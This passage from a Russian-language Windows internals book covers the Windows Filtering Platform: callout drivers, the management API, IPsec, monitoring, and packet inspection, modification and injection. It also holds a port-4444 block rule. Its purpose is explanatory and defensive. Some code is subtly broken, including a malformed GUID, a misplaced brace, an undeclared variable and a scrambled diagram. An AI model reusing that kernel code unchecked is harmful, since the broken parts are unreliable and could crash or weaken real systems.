BYTE *data = NdisGetDataBuffer(nb, dataLength, buffer, 1, 0);
```

classifyOut — результат классификации:

```
// Разрешить пакет
classifyOut->actionType = FWP_ACTION_PERMIT;
classifyOut->rights &= ~FWPS_RIGHT_ACTION_WRITE;

// Заблокировать пакет
classifyOut->actionType = FWP_ACTION_BLOCK;
classifyOut->rights &= ~FWPS_RIGHT_ACTION_WRITE;
classifyOut->flags |= FWPS_CLASSIFY_OUT_FLAG_ABSORB;

// Продолжить обработку (не принимать решение)
classifyOut->actionType = FWP_ACTION_CONTINUE;
```

14.5.4. Регистрация callout

```
#include <fwpsk.h>
#include <fwpmk.h>

// GUID нашего callout (сгенерировать уникальный)
DEFINE_GUID(MY_CALLOUT_KEY,
            0x12345678, 0x1234, 0x1234,
            0x12, 0x34, 0x12, 0x34, 0x56, 0x78, 0x9A, 0xBC);

UINT32 g_calloutId = 0;

NTSTATUS RegisterCallout(PDEVICE_OBJECT deviceObject)
{
    NTSTATUS status;
    FWPS_CALLOUT0 sCallout = {0};
    FWPM_CALLOUT0 mCallout = {0};
    FWPM_DISPLAY_DATA0 displayData = {0};

    // 1. Регистрация в Filter Engine (kernel)
    sCallout.calloutKey = MY_CALLOUT_KEY;
    sCallout.classifyFn = ClassifyFn;
    sCallout.notifyFn = NotifyFn;
    sCallout.flowDeleteFn = FlowDeleteFn;

    status = FwpsCalloutRegister0(
        deviceObject,
        &sCallout,
        &g_calloutId
    );
    if (!NT_SUCCESS(status)) return status;

    // 2. Регистрация в BFE (management)
    displayData.name = L"My WFP Callout";
    displayData.description = L"Example callout driver";

    mCallout.calloutKey = MY_CALLOUT_KEY;
    mCallout.displayData = displayData;
    mCallout.applicableLayer = FWPM_LAYER_ALE_AUTH_CONNECT_V4;

    HANDLE hEngine = NULL;
    status = FwpmEngineOpen0(NULL, RPC_C_AUTHN_DEFAULT,
                             NULL, NULL, &hEngine);
    if (!NT_SUCCESS(status)) goto cleanup;

    status = FwpmCalloutAdd0(hEngine, &mCallout, NULL, NULL);
    if (!NT_SUCCESS(status)) goto cleanup;

    // 3. Добавить фильтр, использующий наш callout
    FWPM_FILTER0 filter = {0};
    filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
    filter.displayData.name = L"My Filter";
    filter.action.type = FWP_ACTION_CALLOUT_TERMINATING;
    filter.action.calloutKey = MY_CALLOUT_KEY;
    filter.weight.type = FWP_UINT8;
    filter.weight.uint8 = 0x0F;

    status = FwpmFilterAdd0(hEngine, &filter, NULL, NULL);

cleanup:
    if (hEngine) FwpmEngineClose0(hEngine);
    return status;
}
```

14.5.5. Скелет callout-драйвера

Полный минимальный callout-драйвер:

```

#include <ntddk.h>
#include <fwpsk.h>
#include <fwpmk.h>
#include <guiddef.h>

// {AAAAAAA-BBBB-CCCC-DDDD-EEEEEEEEEEEE}
DEFINE_GUID(MY_CALLOUT_GUID,
    0xAAAAAAA, 0xB BBB, 0xC CCC,
    0xDD, 0xDD, 0xEE, 0xEE, 0xEE, 0xEE, 0xEE, 0xEE);

DEFINE_GUID(MY_SUBLAYER_GUID,
    0x11111111, 0x2222, 0x3333,
    0x44, 0x44, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55);

PDEVICE_OBJECT g_deviceObject = NULL;
HANDLE g_engineHandle = NULL;
UINT32 g_calloutId = 0;
UINT64 g_filterId = 0;

// ----- Classify Function -----
VOID NTAPI MyClassifyFn(
    const FWPS_INCOMING_VALUES0 *inFixedValues,
    const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
    VOID *layerData,
    const FWPS_FILTER0 *filter,
    UINT64 flowContext,
    FWPS_CLASSIFY_OUT0 *classifyOut)
{
    UNREFERENCED_PARAMETER(layerData);
    UNREFERENCED_PARAMETER(filter);
    UNREFERENCED_PARAMETER(flowContext);

    // Проверка: можем ли мы принимать решение
    if (!(classifyOut->rights & FWPS_RIGHT_ACTION_WRITE))
        return;

    // Получить удалённый порт
    UINT16 remotePort = inFixedValues->incomingValue[
        FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_REMOTE_PORT
    ].value.uint16;

    // Получить PID
    UINT64 pid = 0;
    if (FWPS_IS_METADATA_FIELD_PRESENT(inMetaValues,
        FWPS_METADATA_FIELD_PROCESS_ID))
    {
        pid = inMetaValues->processId;
    }

    // Пример: заблокировать исходящие на порт 4444
    if (remotePort == 4444)
    {
        classifyOut->actionType = FWP_ACTION_BLOCK;
        classifyOut->rights &= ~FWPS_RIGHT_ACTION_WRITE;
        classifyOut->flags |= FWPS_CLASSIFY_OUT_FLAG_ABSORB;

        DbgPrint("[WFP] Blocked connection to port 4444 from PID %llu\n",
            pid);
        return;
    }

    // Разрешить всё остальное
    classifyOut->actionType = FWP_ACTION_PERMIT;
    classifyOut->rights &= ~FWPS_RIGHT_ACTION_WRITE;
}

// ----- Notify Function -----
NTSTATUS NTAPI MyNotifyFn(
    FWPS_CALLOUT_NOTIFY_TYPE notifyType,
    const GUID *filterKey,
    FWPS_FILTER0 *filter)
{
    UNREFERENCED_PARAMETER(notifyType);
    UNREFERENCED_PARAMETER(filterKey);
    UNREFERENCED_PARAMETER(filter);
    return STATUS_SUCCESS;
}

```

```

// ----- Flow Delete Function -----
VOID NTAPI MyFlowDeleteFn(
    UINT16 layerId,
    UINT32 calloutId,
    UINT64 flowContext)
{
    UNREFERENCED_PARAMETER(layerId);
    UNREFERENCED_PARAMETER(calloutId);
    UNREFERENCED_PARAMETER(flowContext);
}

// ----- Инициализация -----
NTSTATUS InitializeWfp(PDRIVER_OBJECT driverObject)
{
    NTSTATUS status;

    // Создать device object
    UNICODE_STRING devName =
        RTL_CONSTANT_STRING(L"\\Device\\MyWfpCallout");
    status = IoCreateDevice(driverObject, 0, &devName,
        FILE_DEVICE_NETWORK, 0, FALSE,
        &g_deviceObject);
    if (!NT_SUCCESS(status)) return status;

    // Регистрация callout в kernel
    FWPS_CALLOUT0 sCallout = {0};
    sCallout.calloutKey = MY_CALLOUT_GUID;
    sCallout.classifyFn = MyClassifyFn;
    sCallout.notifyFn = MyNotifyFn;
    sCallout.flowDeleteFn = MyFlowDeleteFn;

    status = FwpsCalloutRegister0(g_deviceObject,
        &sCallout, &g_calloutId);
    if (!NT_SUCCESS(status)) return status;

    // Открыть сессию BFE
    FWPM_SESSION0 session = {0};
    session.flags = FWPM_SESSION_FLAG_DYNAMIC;
    // DYNAMIC = правила удаляются при закрытии сессии

    status = FwpmEngineOpen0(NULL, RPC_C_AUTHN_DEFAULT,
        NULL, &session, &g_engineHandle);
    if (!NT_SUCCESS(status)) return status;

    // Начать транзакцию
    status = FwpmTransactionBegin0(g_engineHandle, 0);
    if (!NT_SUCCESS(status)) return status;

    // Добавить подслой
    FWPM_SUBLAYER0 sublayer = {0};
    sublayer.subLayerKey = MY_SUBLAYER_GUID;
    sublayer.displayData.name = L"My Sublayer";
    sublayer.weight = 0x8000;

    status = FwpmSubLayerAdd0(g_engineHandle, &sublayer, NULL);
    if (!NT_SUCCESS(status)) goto abort;

    // Добавить callout в BFE
    FWPM_CALLOUT0 mCallout = {0};
    mCallout.calloutKey = MY_CALLOUT_GUID;
    mCallout.displayData.name = L"My Callout";
    mCallout.applicableLayer = FWPM_LAYER_ALE_AUTH_CONNECT_V4;

    status = FwpmCalloutAdd0(g_engineHandle, &mCallout, NULL, NULL);
    if (!NT_SUCCESS(status)) goto abort;

    // Добавить фильтр
    FWPM_FILTER0 filter = {0};
    filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
    filter.subLayerKey = MY_SUBLAYER_GUID;
    filter.displayData.name = L"My Connect Filter";
    filter.action.type = FWP_ACTION_CALLOUT_TERMINATING;
    filter.action.calloutKey = MY_CALLOUT_GUID;
    filter.weight.type = FWP_EMPTY;

    status = FwpmFilterAdd0(g_engineHandle, &filter,
        NULL, &g_filterId);
}

```

```

        if (!NT_SUCCESS(status)) goto abort;

        // Зафиксировать транзакцию
        status = FwpmTransactionCommit0(g_engineHandle);
        return status;

abort:
    FwpmTransactionAbort0(g_engineHandle);
    return status;
}

// ----- Очистка -----
VOID CleanupWfp(void)
{
    if (g_engineHandle)
    {
        FwpmEngineClose0(g_engineHandle);
        g_engineHandle = NULL;
    }
    if (g_calloutId)
    {
        FwpsCalloutUnregisterById0(g_calloutId);
        g_calloutId = 0;
    }
    if (g_deviceObject)
    {
        IoDeleteDevice(g_deviceObject);
        g_deviceObject = NULL;
    }
}

// ----- DriverEntry / DriverUnload -----
VOID DriverUnload(PDRIVER_OBJECT driverObject)
{
    UNREFERENCED_PARAMETER(driverObject);
    CleanupWfp();
}

NTSTATUS DriverEntry(
    PDRIVER_OBJECT driverObject,
    PUNICODE_STRING registryPath)
{
    UNREFERENCED_PARAMETER(registryPath);

    driverObject->DriverUnload = DriverUnload;

    return InitializeWfp(driverObject);
}

```

14.6. WFP Management API (User Mode)

14.6.1. Основные функции

WFP Management API предоставляется библиотекой `fwpmclnt.dll` и позволяет user-mode приложениям управлять объектами WFP:

```

// Открытие сессии
DWORD FwpmEngineOpen0(
    const wchar_t *serverName, // NULL для локальной
    UINT32 authnService, // RPC_C_AUTHN_DEFAULT
    SEC_WINNT_AUTH_IDENTITY_W *authIdentity,
    const FWPM_SESSION0 *session, // Параметры сессии
    HANDLE *engineHandle // [out]
);

// Добавление фильтра
DWORD FwpmFilterAdd0(
    HANDLE engineHandle,
    const FWPM_FILTER0 *filter,
    PSECURITY_DESCRIPTOR sd,
    UINT64 *id // [out] ID фильтра
);

// Удаление фильтра
DWORD FwpmFilterDeleteById0(
    HANDLE engineHandle,
    UINT64 id
);

// Перечисление фильтров
DWORD FwpmFilterEnum0(
    HANDLE engineHandle,
    HANDLE enumHandle,
    UINT32 numEntriesRequested,
    FWPM_FILTER0 ***entries, // [out]
    UINT32 *numEntriesReturned // [out]
);

// Перечисление провайдеров
DWORD FwpmProviderEnum0(
    HANDLE engineHandle,
    HANDLE enumHandle,
    UINT32 numEntriesRequested,
    FWPM_PROVIDER0 ***entries,
    UINT32 *numEntriesReturned
);

// Перечисление подслоёв
DWORD FwpmSubLayerEnum0(
    HANDLE engineHandle,
    HANDLE enumHandle,
    UINT32 numEntriesRequested,
    FWPM_SUBLAYER0 ***entries,
    UINT32 *numEntriesReturned
);

```

14.6.2. Транзакции

WFP поддерживает **транзакции** — атомарное применение нескольких изменений:

```

// Начать транзакцию
DWORD FwpmTransactionBegin0(
    HANDLE engineHandle,
    UINT32 flags // 0 или FWPM_TXN_READ_ONLY
);

// Зафиксировать
DWORD FwpmTransactionCommit0(HANDLE engineHandle);

// Откатить
DWORD FwpmTransactionAbort0(HANDLE engineHandle);

```

Пример использования:


```
HANDLE hEngine = NULL;
DWORD result;

// Открыть сессию
FWPM_SESSION0 session = {0};
result = FwpmEngineOpen0(NULL, RPC_C_AUTHN_DEFAULT,
                          NULL, &session, &hEngine);
if (result != ERROR_SUCCESS) return;

// Начать транзакцию
result = FwpmTransactionBegin0(hEngine, 0);
if (result != ERROR_SUCCESS) goto done;

// Добавить несколько фильтров
FWPM_FILTER0 filter1 = {0};
// ... настройка filter1 ...
result = FwpmFilterAdd0(hEngine, &filter1, NULL, NULL);
if (result != ERROR_SUCCESS) {
    FwpmTransactionAbort0(hEngine);
    goto done;
}

FWPM_FILTER0 filter2 = {0};
// ... настройка filter2 ...
result = FwpmFilterAdd0(hEngine, &filter2, NULL, NULL);
if (result != ERROR_SUCCESS) {
    FwpmTransactionAbort0(hEngine);
    goto done;
}

// Зафиксировать (оба фильтра применяются атомарно)
FwpmTransactionCommit0(hEngine);

done:
    FwpmEngineClose0(hEngine);
```

14.6.3. Пример: добавление фильтра для блокировки IP

```
#include <windows.h>
#include <fwpmu.h>
#include <stdio.h>

#pragma comment(lib, "fwpuclnt.lib")

DWORD BlockRemoteIP(HANDLE hEngine, UINT32 ipAddress)
{
    FWPM_FILTER0 filter = {0};
    FWPM_FILTER_CONDITION0 condition = {0};
    FWP_V4_ADDR_AND_MASK addrMask = {0};

    // Условие: удалённый IP = указанный адрес
    addrMask.addr = ipAddress;
    addrMask.mask = 0xFFFFFFFF; // /32

    condition.fieldKey = FWPM_CONDITION_IP_REMOTE_ADDRESS;
    condition.matchType = FWP_MATCH_EQUAL;
    condition.conditionValue.type = FWP_V4_ADDR_MASK;
    condition.conditionValue.v4AddrMask = &addrMask;

    // Настройка фильтра
    filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
    filter.displayData.name = L"Block Remote IP";
    filter.displayData.description = L"Block outbound to specific IP";
    filter.action.type = FWP_ACTION_BLOCK;
    filter.weight.type = FWP_UINT8;
    filter.weight.uint8 = 15;
    filter.numFilterConditions = 1;
    filter.filterCondition = &condition;

    UINT64 filterId = 0;
    DWORD result = FwpmFilterAdd0(hEngine, &filter, NULL, &filterId);

    if (result == ERROR_SUCCESS)
        printf("Filter added: ID = %llu\n", filterId);

    return result;
}

// Использование:
// BlockRemoteIP(hEngine, 0xC0A80164); // 192.168.1.100
```

14.6.4. Пример: перечисление всех фильтров

```
void EnumerateAllFilters(HANDLE hEngine)
{
    HANDLE enumHandle = NULL;
    DWORD result;

    // Создать перечислитель (без фильтра = все фильтры)
    result = FwpmFilterCreateEnumHandle0(hEngine, NULL, &enumHandle);
    if (result != ERROR_SUCCESS) return;

    FWPM_FILTER0 **filters = NULL;
    UINT32 count = 0;

    do {
        result = FwpmFilterEnum0(hEngine, enumHandle,
                                100, &filters, &count);
        if (result != ERROR_SUCCESS && result != FWP_E_ENUM_DONE)
            break;

        for (UINT32 i = 0; i < count; i++)
        {
            FWPM_FILTER0 *f = filters[i];
            wprintf(L"Filter ID: %llu\n", f->filterId);
            wprintf(L"  Name: %s\n",
                    f->displayData.name ? f->displayData.name : L"(none)");
            wprintf(L"  Layer: {%08X-...}\n", f->layerKey.Data1);
            wprintf(L"  Action: %s\n",
                    f->action.type == FWP_ACTION_PERMIT ? L"PERMIT" :
                    f->action.type == FWP_ACTION_BLOCK ? L"BLOCK" :
                    L"CALLOUT");
            wprintf(L"  Conditions: %u\n", f->numFilterConditions);
            wprintf(L"\n");
        }

        FwpmFreeMemory0((void**)&filters);

    } while (result == ERROR_SUCCESS && count > 0);

    FwpmFilterDestroyEnumHandle0(hEngine, enumHandle);
}
```

14.7. IPsec Integration

14.7.1. WFP и IPsec

WFP тесно интегрирован с IPsec. Правила IPsec в Windows реализуются через WFP-фильтры со специальными действиями:

```
WFP Filter Action: FWP_ACTION_CALLOUT_TERMINATING
Callout: FWPM_CALLOUT_IPSEC_*
```

Типы IPsec callout-ов:

```
FWPM_CALLOUT_IPSEC_INBOUND_TRANSPORT_V4
FWPM_CALLOUT_IPSEC_OUTBOUND_TRANSPORT_V4
FWPM_CALLOUT_IPSEC_INBOUND_TUNNEL_V4
FWPM_CALLOUT_IPSEC_OUTBOUND_TUNNEL_V4
FWPM_CALLOUT_IPSEC_ALE_CONNECT_V4
```

14.7.2. Пример: требование IPsec для соединения

```
// Добавить фильтр, требующий IPsec для трафика на порт 445
FWPM_FILTER0 filter = {0};
FWPM_FILTER_CONDITION0 conditions[2] = {0};

// Условие 1: TCP
conditions[0].fieldKey = FWPM_CONDITION_IP_PROTOCOL;
conditions[0].matchType = FWP_MATCH_EQUAL;
conditions[0].conditionValue.type = FWP_UINT8;
conditions[0].conditionValue.uint8 = IPPROTO_TCP;

// Условие 2: Порт 445
conditions[1].fieldKey = FWPM_CONDITION_IP_REMOTE_PORT;
conditions[1].matchType = FWP_MATCH_EQUAL;
conditions[1].conditionValue.type = FWP_UINT16;
conditions[1].conditionValue.uint16 = 445;

filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
filter.displayData.name = L"Require IPsec for SMB";
filter.action.type = FWP_ACTION_CALLOUT_TERMINATING;
filter.action.calloutKey = FWPM_CALLOUT_IPSEC_ALE_CONNECT_V4;
filter.numFilterConditions = 2;
filter.filterCondition = conditions;

FwpmFilterAdd0(hEngine, &filter, NULL, NULL);
```

14.8. Мониторинг WFP

14.8.1. netsh wfp

Утилита `netsh` предоставляет команды для работы с WFP:

```
:: Показать текущее состояние WFP
netsh wfp show state

:: Экспортировать все фильтры в XML
netsh wfp show filters

:: Экспортировать информацию о WFP в файл
netsh wfp show netevents

:: Захват сетевых событий WFP
netsh wfp capture start
netsh wfp capture stop

:: Показать статус BFE
netsh wfp show options

:: Показать провайдеры
netsh wfp show providers
```

Команда `netsh wfp show state` создаёт XML-файл `wfpstate.xml` с полной информацией о текущем состоянии WFP: фильтры, callout-ы, провайдеры, подслои.

14.8.2. Анализ wfpstate.xml

```
<?xml version="1.0" encoding="utf-8"?>
<wfpstate>
  <systemInfo>
    <computerName>WORKSTATION</computerName>
    <timestamp>2025-01-15T10:30:00.000Z</timestamp>
  </systemInfo>
  <layers>
    <item>
      <layerKey>{ ... }</layerKey>
      <name>FWPM_LAYER_ALE_AUTH_CONNECT_V4</name>
      <layerId>48</layerId>
      ...
    </item>
    ...
  </layers>
  <filters>
    <item>
      <filterId>12345</filterId>
      <name>Block Malicious IP</name>
      <layerKey>{ ... }</layerKey>
      <action>
        <type>FWP_ACTION_BLOCK</type>
      </action>
      <conditions>
        <item>
          <fieldKey>FWPM_CONDITION_IP_REMOTE_ADDRESS</fieldKey>
          <matchType>FWP_MATCH_EQUAL</matchType>
          <value>
            <type>FWP_V4_ADDR_MASK</type>
            <v4AddrMask>
              <addr>192.168.1.100</addr>
              <mask>255.255.255.255</mask>
            </v4AddrMask>
          </value>
        </item>
      </conditions>
    </item>
    ...
  </filters>
</wfpstate>
```

14.8.3. ETW (Event Tracing for Windows)

WFP генерирует события через ETW-провайдер:

```
Provider GUID: {0c478c5b-0351-41b1-8c58-4a6737da32e3}
Provider Name: Microsoft-Windows-WFP
```

```
# Запуск трассировки WFP через PowerShell
$session = New-EtwTraceSession -Name "WfpTrace" -LogFileMode 0x8
Add-EtwTraceProvider -SessionName "WfpTrace" `
  -Guid "{0c478c5b-0351-41b1-8c58-4a6737da32e3}" `
  -Level 5

# Остановка
Stop-EtwTraceSession -Name "WfpTrace"
```

14.8.4. WFP Diagnostic Events

Начиная с Windows 7, WFP может записывать диагностические события для заблокированных пакетов:

Журнал событий:
Applications and Services Logs >
Microsoft > Windows > Windows Filtering Platform

Event ID 5152: Пакет заблокирован WFP
Event ID 5153: Более строгий фильтр заблокировал пакет
Event ID 5154: Процесс начал прослушивать порт
Event ID 5155: WFP заблокировал прослушивание порта
Event ID 5156: WFP разрешил соединение
Event ID 5157: WFP заблокировал соединение
Event ID 5158: Привязка к порту разрешена
Event ID 5159: Привязка к порту заблокирована

14.9. Техники сетевой инспекции

14.9.1. Deep Packet Inspection (DPI)

WFP поддерживает инспекцию содержимого потоков через `FWPM_LAYER_STREAM_V4`:

```
// Classify function для потокового уровня
VOID NTAPI StreamClassifyFn(
    const FWPS_INCOMING_VALUES0      *inFixedValues,
    const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
    VOID                             *layerData,
    const FWPS_FILTER0               *filter,
    UINT64                           flowContext,
    FWPS_CLASSIFY_OUT0               *classifyOut)
{
    FWPS_STREAM_CALLOUT_IO_PACKET0 *streamPacket =
        (FWPS_STREAM_CALLOUT_IO_PACKET0*)layerData;

    FWPS_STREAM_DATA0 *streamData = streamPacket->streamData;

    if (streamData == NULL || streamData->dataLength == 0)
    {
        classifyOut->actionType = FWP_ACTION_PERMIT;
        return;
    }

    // Получить данные потока
    SIZE_T dataLen = (SIZE_T)streamData->dataLength;
    BYTE *buffer = ExAllocatePoolWithTag(NonPagedPool,
                                         dataLen, 'wfpD');

    if (buffer)
    {
        // Копировать данные из NET_BUFFER_LIST цепочки
        FwpsCopyStreamDataToBuffer0(streamData, buffer,
                                     dataLen, &bytesCopied);

        // Инспекция данных
        if (ContainsMaliciousPattern(buffer, dataLen))
        {
            // Блокировать поток
            classifyOut->actionType = FWP_ACTION_BLOCK;
            classifyOut->rights &= ~FWPS_RIGHT_ACTION_WRITE;
        }
        else
        {
            classifyOut->actionType = FWP_ACTION_PERMIT;
        }

        ExFreePoolWithTag(buffer, 'wfpD');
    }
}
```

14.9.2. Модификация пакетов

WFP позволяет модифицировать пакеты через callout-ы:

```
// Модификация пакета: изменение TTL
VOID ModifyPacketClassify(
    const FWPS_INCOMING_VALUES0      *inFixedValues,
    const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
    VOID                             *layerData,
    const FWPS_FILTER0               *filter,
    UINT64                           flowContext,
    FWPS_CLASSIFY_OUT0               *classifyOut)
{
    NET_BUFFER_LIST *nbl = (NET_BUFFER_LIST*)layerData;
    NET_BUFFER *nb = NET_BUFFER_LIST_FIRST_NB(nbl);

    // Получить указатель на IP-заголовок
    BYTE *ipHeader = NdisGetDataBuffer(nb, 20, NULL, 1, 0);
    if (ipHeader)
    {
        // IP TTL находится по смещению 8
        ipHeader[8] = 128; // Установить TTL = 128

        // Пересчитать контрольную сумму IP
        RecalculateIPChecksum(ipHeader);
    }

    classifyOut->actionType = FWP_ACTION_PERMIT;
    classifyOut->rights &= ~FWPS_RIGHT_ACTION_WRITE;
}

```

14.9.3. Инъекция пакетов

WFP предоставляет API для инъекции новых пакетов в сетевой стек:

```
// Создание injection handle
HANDLE g_injectionHandle;

NTSTATUS status = FwpsInjectionHandleCreate0(
    AF_INET, // Семейство адресов
    FWPS_INJECTION_TYPE_NETWORK, // Тип инъекции
    &g_injectionHandle
);

// Инъекция пакета
status = FwpsInjectNetworkSendAsync0(
    g_injectionHandle,
    NULL, // Injection context
    0, // Flags
    UNSPECIFIED_COMPARTMENT_ID,
    newNbl, // Новый NET_BUFFER_LIST
    InjectComplete, // Completion function
    completionContext
);

// Completion function
VOID NTAPI InjectComplete(
    VOID *context,
    NET_BUFFER_LIST *nbl,
    BOOLEAN dispatchLevel)
{
    FwpsFreeCloneNetBufferList0(nbl, 0);
}

// Освобождение
FwpsInjectionHandleDestroy0(g_injectionHandle);

```

14.10. WFP и Windows Firewall

14.10.1. Связь с Windows Firewall

Windows Firewall with Advanced Security (WFAS) — это **user-mode компонент**, который использует WFP для реализации своих правил. Каждое правило firewall транслируется в один или несколько WFP-фильтров:

```

Windows Firewall Rule:
+-----+
| Name: "Block Telnet" | ---> | Layer: ALE_AUTH_CONNECT_V4 |
| Direction: Outbound | | Conditions: |
| Protocol: TCP | | IP_PROTOCOL = TCP |
| Remote Port: 23 | | IP_REMOTE_PORT = 23 |
| Action: Block | | Action: FWP_ACTION_BLOCK |
+-----+ | Provider: WFAS |
+-----+
WFP Filter:
+-----+

```

Провайдер Windows Firewall:

```

GUID: {DECC16CA-3F33-4346-BE1E-8FB4AE0F3D62}
Name: Microsoft Windows Filtering Platform

```

14.10.2. Firewall profiles

Windows Firewall использует три профиля, каждый из которых создаёт отдельный набор WFP-фильтров:

Профиль	Описание
Domain	Подключение к доменной сети
Private	Частная сеть (домашняя)
Public	Публичная сеть (кафе, аэропорт)

Профиль определяется автоматически на основе: - Наличия связи с контроллером домена - Ручной настройки пользователем (Private vs Public) - Типа сетевого подключения

14.11. Безопасность WFP

14.11.1. Авторизация

Доступ к WFP Management API контролируется через **security descriptors** объектов WFP. Каждый фильтр, провайдер и подслои имеет свой дескриптор безопасности.

По умолчанию: - **Administrators** — полный контроль - **Network Configuration Operators** — ограниченный доступ - **Service accounts** — доступ в зависимости от конфигурации

14.11.2. Защита от несанкционированного изменения

WFP-фильтры могут быть помечены как **persistent** (сохраняются между перезагрузками) или **boot-time** (действуют до запуска BFE):

```

// Persistent filter
filter.flags = FWPM_FILTER_FLAG_PERSISTENT;

// Boot-time filter (действует до запуска BFE)
filter.flags = FWPM_FILTER_FLAG_BOOTTIME;

```

Boot-time фильтры обеспечивают защиту в период загрузки, когда BFE ещё не запущен. Они автоматически заменяются run-time фильтрами после старта BFE.

14.11.3. Tamper protection

Для защиты от отключения firewall злоумышленником:

1. **Tamper Protection** в Microsoft Defender предотвращает изменение правил
2. **WDAC/AppLocker** может блокировать загрузку неподписанных callout-драйверов
3. **Audit events** (Event ID 4946-4958) фиксируют изменения правил firewall

14.12. Диагностика проблем WFP

14.12.1. Определение, какой фильтр блокирует трафик

```
:: Экспортировать все фильтры
netsh wfp show filters file=filters.xml

:: Включить аудит WFP-событий
auditpol /set /subcategory:"Filtering Platform Connection" /success:enable /failure:enable
auditpol /set /subcategory:"Filtering Platform Packet Drop" /success:enable /failure:enable

:: Проверить журнал событий
wevtutil qe Security /q:"*[System[EventID=5157]]" /c:10 /f:text
```

14.12.2. PowerShell для WFP

```
# Получить все WFP-фильтры (требуется модуль NetSecurity)
Get-NetFirewallRule | Where-Object { $_.Action -eq 'Block' }

# Показать правила для конкретного приложения
Get-NetFirewallApplicationFilter |
    Where-Object { $_.Program -like "*chrome*" } |
    Get-NetFirewallRule

# Показать правила для конкретного порта
Get-NetFirewallPortFilter |
    Where-Object { $_.RemotePort -eq "443" } |
    Get-NetFirewallRule
```

14.12.3. WFP в WinDbg

```
kd> !ndiskd.wfp

kd> !ndiskd.nbllog
-- показывает историю обработки NET_BUFFER_LIST
-- включая решения WFP
```

14.13. Практические сценарии

14.13.1. Блокировка процесса от выхода в сеть

```
// Блокировать все исходящие соединения от конкретного процесса
DWORD BlockProcessNetworkAccess(HANDLE hEngine, LPCWSTR appPath)
{
    FWPM_FILTER0 filter = {0};
    FWPM_FILTER_CONDITION0 condition = {0};
    FWP_BYTE_BLOB *appId = NULL;

    // Получить WFP Application ID из пути
    DWORD result = FwpmGetAppIdFromFileName0(appPath, &appId);
    if (result != ERROR_SUCCESS) return result;

    // Условие: приложение == указанный путь
    condition.fieldKey = FWPM_CONDITION_ALE_APP_ID;
    condition.matchType = FWP_MATCH_EQUAL;
    condition.conditionValue.type = FWP_BYTE_BLOB_TYPE;
    condition.conditionValue.byteBlob = appId;

    filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
    filter.displayData.name = L"Block Process Network";
    filter.action.type = FWP_ACTION_BLOCK;
    filter.weight.type = FWP_UINT8;
    filter.weight.uint8 = 15;
    filter.numFilterConditions = 1;
    filter.filterCondition = &condition;

    UINT64 filterId;
    result = FwpmFilterAdd0(hEngine, &filter, NULL, &filterId);

    FwpmFreeMemory0((void**)&appId);
    return result;
}
```

14.13.2. Мониторинг всех соединений

```
// Callout для логирования всех новых соединений
VOID NTAPI MonitorClassifyFn(
    const FWPS_INCOMING_VALUES0      *inFixedValues,
    const FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
    VOID                             *layerData,
    const FWPS_FILTER0               *filter,
    UINT64                           flowContext,
    FWPS_CLASSIFY_OUT0               *classifyOut)
{
    // Извлечь информацию о соединении
    UINT32 localAddr = inFixedValues->incomingValue[
        FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_LOCAL_ADDRESS
    ].value.uint32;

    UINT32 remoteAddr = inFixedValues->incomingValue[
        FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_REMOTE_ADDRESS
    ].value.uint32;

    UINT16 localPort = inFixedValues->incomingValue[
        FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_LOCAL_PORT
    ].value.uint16;

    UINT16 remotePort = inFixedValues->incomingValue[
        FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_REMOTE_PORT
    ].value.uint16;

    UINT8 proto = inFixedValues->incomingValue[
        FWPS_FIELD_ALE_AUTH_CONNECT_V4_IP_PROTOCOL
    ].value.uint8;

    UINT64 pid = 0;
    if (FWPS_IS_METADATA_FIELD_PRESENT(inMetaValues,
        FWPS_METADATA_FIELD_PROCESS_ID))
        pid = inMetaValues->processId;

    DbgPrint("[WFP-MON] PID=%llu %u.%u.%u.%u: %u → %u.%u.%u.%u: %u "
        "proto=%u\n",
        pid,
        (localAddr >> 24) & 0xFF, (localAddr >> 16) & 0xFF,
        (localAddr >> 8) & 0xFF, localAddr & 0xFF,
        localPort,
        (remoteAddr >> 24) & 0xFF, (remoteAddr >> 16) & 0xFF,
        (remoteAddr >> 8) & 0xFF, remoteAddr & 0xFF,
        remotePort,
        proto);

    // Не принимать решение -- только мониторинг
    classifyOut->actionType = FWP_ACTION_CONTINUE;
}
```

14.14. Итоги главы

В этой главе мы рассмотрели Windows Filtering Platform — современную платформу сетевой фильтрации Windows:

1. **Архитектура WFP** состоит из user-mode компонента (BFE) и kernel-mode Filter Engine (`netio.sys`), интегрированного в стек TCP/IP
2. **Объекты WFP** включают провайдеров, подслои, уровни (layers), фильтры и callout-ы, организованные в иерархическую систему
3. **Layers** определяют точки перехвата в сетевом стеке: от канального уровня (Ethernet frames) до уровня приложений (ALE)
4. **ALE layers** реализуют stateful-фильтрацию, проверяя только новые соединения и запоминая решение через flow context
5. **Callout drivers** позволяют расширять WFP произвольной логикой: DPI, модификация пакетов, инъекция пакетов

6. **Management API** предоставляет полный контроль над WFP из user-mode: добавление фильтров, перечисление правил, транзакционная модель
7. **IPsec** интегрирован в WFP как набор системных callout-ов
8. **Мониторинг** осуществляется через `netsh wfp`, ETW-трассировку и диагностические события безопасности

WFP является фундаментом для Windows Firewall, VPN-клиентов, антивирусных решений и любых других продуктов, требующих сетевой фильтрации на платформе Windows.

ЧАСТЬ V

Сеть и межпроцессное взаимодействие

Глава 15. Named Pipes, ALPC и межпроцессное взаимодействие

Содержание главы

- 15.1 Обзор механизмов IPC в Windows
- 15.2 Named Pipes через Native API
- 15.3 Структура именованного канала
- 15.4 Advanced Local Procedure Call (ALPC)
- 15.5 RPC поверх ALPC — как работает LRPC
- 15.6 Перечисление ALPC-портов в системе
- 15.7 Вопросы безопасности IPC-механизмов

15.1 Обзор механизмов IPC в Windows

